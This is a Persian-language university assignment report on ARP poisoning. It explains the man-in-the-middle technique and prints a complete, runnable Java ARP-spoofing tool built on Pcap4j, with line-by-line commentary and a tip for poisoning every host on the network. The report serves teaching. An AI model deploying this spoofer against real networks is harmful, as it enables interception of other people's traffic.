بسمه تعالی

ARP poisoning with Raw socket

فاطمه سادات ابراهیمی

دانشگاه ارومیه

استاد مربوطه:میرسامان تاجبخش

برای مقدمه شاید بهتر باشد اشاره کنیم به ARP poisoning :

همانطور که در کلاس اشاره شد پروتکل ARPعمل تبدیل IP به MAC را برای ما انجام می دهد و مهاجم از این پروتکل برای حمله خود سود می برد.در این روش مهاجم با استفاده از پروتکل ARP یک بسته GRAP ارسال می کند. به طور مثال IP Address گیت وی شبکه را با MAC آدرس خود اعلام می کند و سیستم های موجود در شبکه، اطلاعات مربوط به ARP خود را با اطلاعات جدید بروز می کند و از این پس ترافیک خارج از شبکه خود را تحویل مهاجم می دهند و اگر مهاجم بعد از بدست آوردن اطلاعات مورد نیاز خود ترافیک به گیت وی اصلی ارسال کند کاربران از این اتفاق بی خبر خواهند بود.(man in the middle)

لایبرری Pcap4j

برای انجام این پروژه از لایبرری Pcap4j استفاده شده است، که این لایبرری از اپلیکیشن Npcap استفاده میکند که بصورت نصبی باید روی سیستم باشد.(اپلیکیشن وایرشارک هم از Npcap استفاده میکند.)

برای آشنایی بیشتر با این لایبرری به مواردی اشاره میکنیم:

با استفاده از این لایبرری کارها استاندارتر شده است،چرا که این لایبرری تمام پکت ها کپچر شده از یک اینترفیس شبکه را به object های جاوا تبدیل میکنه. اجزای پکت را با استفاده از این لایبرری object_oriented میشود تغییر داد.

از پروتکل های Ethernet، linux SLL، raw IP، ARP ، TCP،IPV4 و ...پشتیبانی میکند.

نحوه اضافه کردن به پروژه:

Add a dependency to the pom.xml as like below:

```
<dependency>
      <groupId>org.pcap4j</groupId>
      <artifactId>pcap4j-core</artifactId>
      <version>1.8.2</version>
    </dependency>
    <dependency>
      <groupId>org.pcap4j</groupId>
      <artifactId>pcap4j-packetfactory-static</artifactId>
      <version>1.8.2</version>
    </dependency>
```

توضیحات مربوط به این پروژه:

کد SendArpReply

منطق کد :

یک listener تمامی پکت های شبکه را رصد میکند و منتظر arpBroadCast از سوی هدف میماند.

زمانی که بسته دارای هدر arp باشد و آی پی آن ، آی پی قربانی باشد این قطعه کد به آن broadCast پاسخ میدهد، البته به شرطی که قربانی به دنبال مک آدرس default gateway باشد.

و برعکس

```
private static final MacAddress SRC_MAC_ADDR =
MacAddress.getByName("60:36:DD:EF:F7:95");
private static InetAddress IP_ADD_1;
private static InetAddress IP_ADD_2;
```

در این سه خط کد آدرس مک خودمان و آی پی های دو مقصدی که میخواییم بین آن ها قرار بگیریم را مشخص میکنیم.

```
PcapNetworkInterface nif;
try {
    nif = new NifSelector().selectNetworkInterface();
} catch (IOException e) {
    e.printStackTrace();
    return;
}

if (nif == null) {
    return;
}

System.out.println(nif.getName() + "(" + nif.getDescription() + ")");
```

این بخش از کد با کمک کتابخانه pcap4j تمامی اینترفیس های شبکه را لیست میکند و ما میتوانیم از بین آنها یکی را انتخاب کنیم.

```
PcapHandle sendHandle = nif.openLive(SNAPLEN, PromiscuousMode.PROMISCUOUS,
READ_TIMEOUT);
```

این خط کد یک Sendhandle با حالت PromiscuousMode.PROMISCUOUS میسازد و بسته ها توسط همین شی ارسال میشود.

(PromiscuousMode یک مود در شبکه است که برای موارد packet analyze استفاده میشود.)

```
PcapHandle.Builder phb =
        new PcapHandle.Builder(nif.getName())
                .snaplen(SNAPLEN)
                .promiscuousMode(PromiscuousMode.PROMISCUOUS)
                .timeoutMillis(READ_TIMEOUT)
                .bufferSize(BUFFER_SIZE);

PcapHandle handle = phb.build();
```

و همچنین یک شی به اسم handle برای گوش دادن به پکت ها در شبکه

```
while (true) {
    Packet packet = handle.getNextPacket();
    if (packet == null) {
        continue;
    } else {
        if (packet.contains(ArpPacket.class)) {
            ArpPacket arp = packet.get(ArpPacket.class);
            if (arp.getHeader().getOperation().equals(ArpOperation.REQUEST)) {
                if (arp.getHeader().getSrcProtocolAddr().toString().equals("/" +
IP_ADD_1)
                && arp.getHeader().getDstProtocolAddr().toString().equals("/" +
IP_ADD_2)) {
                    System.out.println("new arp brodcast \n" + packet);
                    Packet p = etherBuilder(IP_ADD_2,
arp.getHeader().getSrcProtocolAddr(),
arp.getHeader().getSrcHardwareAddr()).build();
                    System.out.println(p);
                    sendHandle.sendPacket(p);
                }
                if (arp.getHeader().getSrcProtocolAddr().toString().equals("/" +
IP_ADD_2)
                        &&
arp.getHeader().getDstProtocolAddr().toString().equals("/" + IP_ADD_1)) {
                    System.out.println("new arp brodcast \n" + packet);
                    Packet p = etherBuilder(IP_ADD_1,
arp.getHeader().getSrcProtocolAddr(),
arp.getHeader().getSrcHardwareAddr()).build();
                    System.out.println(p);
                    sendHandle.sendPacket(p);
                }
            }
        }
    }
}
```

این قطعه از کد وظیفه خواندن پکت ها و چدا کردن پکت های Arp از نوع borad cast را دارد.

توضیحات خط به خط قطعه کد بالا :

```
while (true) {
```

برای اینکه تا زمانی که برنامه باز است باید listenerفعال باشد.

```
Packet packet = handle.getNextPacket();
if (packet == null) {
    continue;
```

بعد از گرفتن پکت باید چک کنیم که پکت خالی نباشد اگر خالی بود آن را نادیده میگیریم.

```
else {
    if (packet.contains(ArpPacket.class)) {
        ArpPacket arp = packet.get(ArpPacket.class);
```

اگر پکت خالی نبود باید در آن به دنبال نوع آن باشیم که arpباشد و اگر بود ، یک شی arpبسازیم.

```
if (arp.getHeader().getOperation().equals(ArpOperation.REQUEST)) {
```

حالا باید بررسی کنیم که این پکت Arp حتما از نوع requestباشد و نه reply

```
if (arp.getHeader().getSrcProtocolAddr().toString().equals("/" + IP_ADD_1)
&& arp.getHeader().getDstProtocolAddr().toString().equals("/" + IP_ADD_2)) {
```

سپس باید مطمئن شویم که ای پی مبدا و مقصد مربوط به اهداف ما هستند و ما خود را بین آنها قرار بدهیم.

```
System.out.println("new arp brodcast \n" + packet);
Packet p = etherBuilder(IP_ADD_2, arp.getHeader().getSrcProtocolAddr(),
arp.getHeader().getSrcHardwareAddr()).build();
System.out.println(p);
sendHandle.sendPacket(p);
```

با این قطعه کد ما یک بسته جعلی درست میکنیم و خود را بین آن دو قرار میدهیم.

اگر شرط بررسی آی پی را برداریم میتوانیم به همه نود های شبکه بسته جعلی arp ارسال کنیم.

نحوه ساخت پکت arp

```
arpBuilder
        .hardwareType(ArpHardwareType.ETHERNET)
        .protocolType(EtherType.IPV4)
        .hardwareAddrLength((byte) MacAddress.SIZE_IN_BYTES)
        .protocolAddrLength((byte) ByteArrays.INET4_ADDRESS_SIZE_IN_BYTES)
        .operation(ArpOperation.REPLY)
        .srcHardwareAddr(SRC_MAC_ADDR)
        .srcProtocolAddr(fakeSrc)
        .dstHardwareAddr(mac)
        .dstProtocolAddr(ip);
```

با کمک کلاس arpBuilder میتوان به راحتی یک بسته arp ساخت و ویژگی های آن را تعیین کرد، سپس آن را در درون بسته Ethernet گذاشت با کمک کد زیر:

```
EthernetPacket.Builder etherBuilder = new EthernetPacket.Builder();
etherBuilder
        .dstAddr(MacAddress.ETHER_BROADCAST_ADDRESS)
        .srcAddr(SRC_MAC_ADDR)
        .type(EtherType.ARP)
        .payloadBuilder(arpBuilder)
        .paddingAtBuild(true);
```


کد به صورت کامل در ادامه آمده است


```
import java.io.IOException;
import java.net.InetAddress;
import java.net.UnknownHostException;
import java.util.concurrent.ExecutorService;
import java.util.concurrent.Executors;

import org.pcap4j.core.NotOpenException;
import org.pcap4j.core.PcapHandle;
import org.pcap4j.core.PcapNativeException;
import org.pcap4j.core.PcapNetworkInterface;
import org.pcap4j.core.PcapNetworkInterface.PromiscuousMode;
import org.pcap4j.packet.ArpPacket;
import org.pcap4j.packet.EthernetPacket;
import org.pcap4j.packet.Packet;
import org.pcap4j.packet.namednumber.ArpHardwareType;
import org.pcap4j.packet.namednumber.ArpOperation;
import org.pcap4j.packet.namednumber.EtherType;
import org.pcap4j.util.ByteArrays;
import org.pcap4j.util.MacAddress;
import org.pcap4j.util.NifSelector;

@SuppressWarnings("javadoc")
public class SendArpReplay {
    private static final String COUNT_KEY = SendArpRequest.class.getName() +
".count";
    private static final int COUNT = Integer.getInteger(COUNT_KEY, 1);

    private static final String READ_TIMEOUT_KEY = SendArpRequest.class.getName()
+ ".readTimeout";
    private static final int READ_TIMEOUT = Integer.getInteger(READ_TIMEOUT_KEY,
100); // [ms]
    private static final String BUFFER_SIZE_KEY = SendArpReplay.class.getName() +
".bufferSize";
    private static final int BUFFER_SIZE =
            Integer.getInteger(BUFFER_SIZE_KEY, 1 * 1024 * 1024);
    private static final String SNAPLEN_KEY = SendArpRequest.class.getName() +
".snaplen";
    private static final int SNAPLEN = Integer.getInteger(SNAPLEN_KEY, 65536); //
[bytes]
    private static final MacAddress SRC_MAC_ADDR =
MacAddress.getByName("60:36:DD:EF:F7:95");
    private static InetAddress IP_ADD_1;
    private static InetAddress IP_ADD_2;


    private SendArpReplay() {
    }

    public static void main(String[] args) throws PcapNativeException,
NotOpenException, UnknownHostException {
        IP_ADD_1 = InetAddress.getByName("192.168.43.61");
        IP_ADD_2 = InetAddress.getByName("192.168.43.1");

        System.out.println(COUNT_KEY + ": " + COUNT);
        System.out.println(READ_TIMEOUT_KEY + ": " + READ_TIMEOUT);
```

```
        System.out.println(SNAPLEN_KEY + ": " + SNAPLEN);
        System.out.println("\n");

        PcapNetworkInterface nif;
        try {
            nif = new NifSelector().selectNetworkInterface();
        } catch (IOException e) {
            e.printStackTrace();
            return;
        }

        if (nif == null) {
            return;
        }

        System.out.println(nif.getName() + "(" + nif.getDescription() + ")");

        PcapHandle sendHandle = nif.openLive(SNAPLEN, PromiscuousMode.PROMISCUOUS,
READ_TIMEOUT);

        try {
            PcapHandle.Builder phb =
                    new PcapHandle.Builder(nif.getName())
                            .snaplen(SNAPLEN)
                            .promiscuousMode(PromiscuousMode.PROMISCUOUS)
                            .timeoutMillis(READ_TIMEOUT)
                            .bufferSize(BUFFER_SIZE);

            PcapHandle handle = phb.build();

//              handle.setFilter(filter, BpfCompileMode.OPTIMIZE);

            while (true) {
                Packet packet = handle.getNextPacket();
                if (packet == null) {
                    continue;
                } else {
                    if (packet.contains(ArpPacket.class)) {
                        ArpPacket arp = packet.get(ArpPacket.class);
                        if
(arp.getHeader().getOperation().equals(ArpOperation.REQUEST)) {
                            if
(arp.getHeader().getSrcProtocolAddr().toString().equals("/" + IP_ADD_1)
                            &&
arp.getHeader().getDstProtocolAddr().toString().equals("/" + IP_ADD_2)) {
                                System.out.println("new arp brodcast \n" +
packet);
                                Packet p = etherBuilder(IP_ADD_2,
arp.getHeader().getSrcProtocolAddr(),
arp.getHeader().getSrcHardwareAddr()).build();
                                System.out.println(p);
                                sendHandle.sendPacket(p);
                            }
                            if
(arp.getHeader().getSrcProtocolAddr().toString().equals("/" + IP_ADD_2)
                                    &&
arp.getHeader().getDstProtocolAddr().toString().equals("/" + IP_ADD_1)) {
```

```
                                System.out.println("new arp brodcast \n" +
packet);
                                Packet p = etherBuilder(IP_ADD_1,
arp.getHeader().getSrcProtocolAddr(),
arp.getHeader().getSrcHardwareAddr()).build();
                                System.out.println(p);
                                sendHandle.sendPacket(p);
                            }
                        }
                    }
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static EthernetPacket.Builder etherBuilder(InetAddress fakeSrc,
InetAddress ip, MacAddress mac) {
        ArpPacket.Builder arpBuilder = new ArpPacket.Builder();

        arpBuilder
                .hardwareType(ArpHardwareType.ETHERNET)
                .protocolType(EtherType.IPV4)
                .hardwareAddrLength((byte) MacAddress.SIZE_IN_BYTES)
                .protocolAddrLength((byte) ByteArrays.INET4_ADDRESS_SIZE_IN_BYTES)
                .operation(ArpOperation.REPLY)
                .srcHardwareAddr(SRC_MAC_ADDR)
                .srcProtocolAddr(fakeSrc)
                .dstHardwareAddr(mac)
                .dstProtocolAddr(ip);


        EthernetPacket.Builder etherBuilder = new EthernetPacket.Builder();
        etherBuilder
                .dstAddr(MacAddress.ETHER_BROADCAST_ADDRESS)
                .srcAddr(SRC_MAC_ADDR)
                .type(EtherType.ARP)
                .payloadBuilder(arpBuilder)
                .paddingAtBuild(true);

        return etherBuilder;
    }
}
```

لحظه ای که ما خودمان را جای گیت وی جا میزنیم مک آدرس ما بصورت جعلی برابر با گیت وی میشود:





لینک کد این تمرین در github : https://github.com/fatemeSadatEbrahimi/ARP-poisoning-with-raw-socket

منابع:

- https://github.com/kaitoy/pcap4j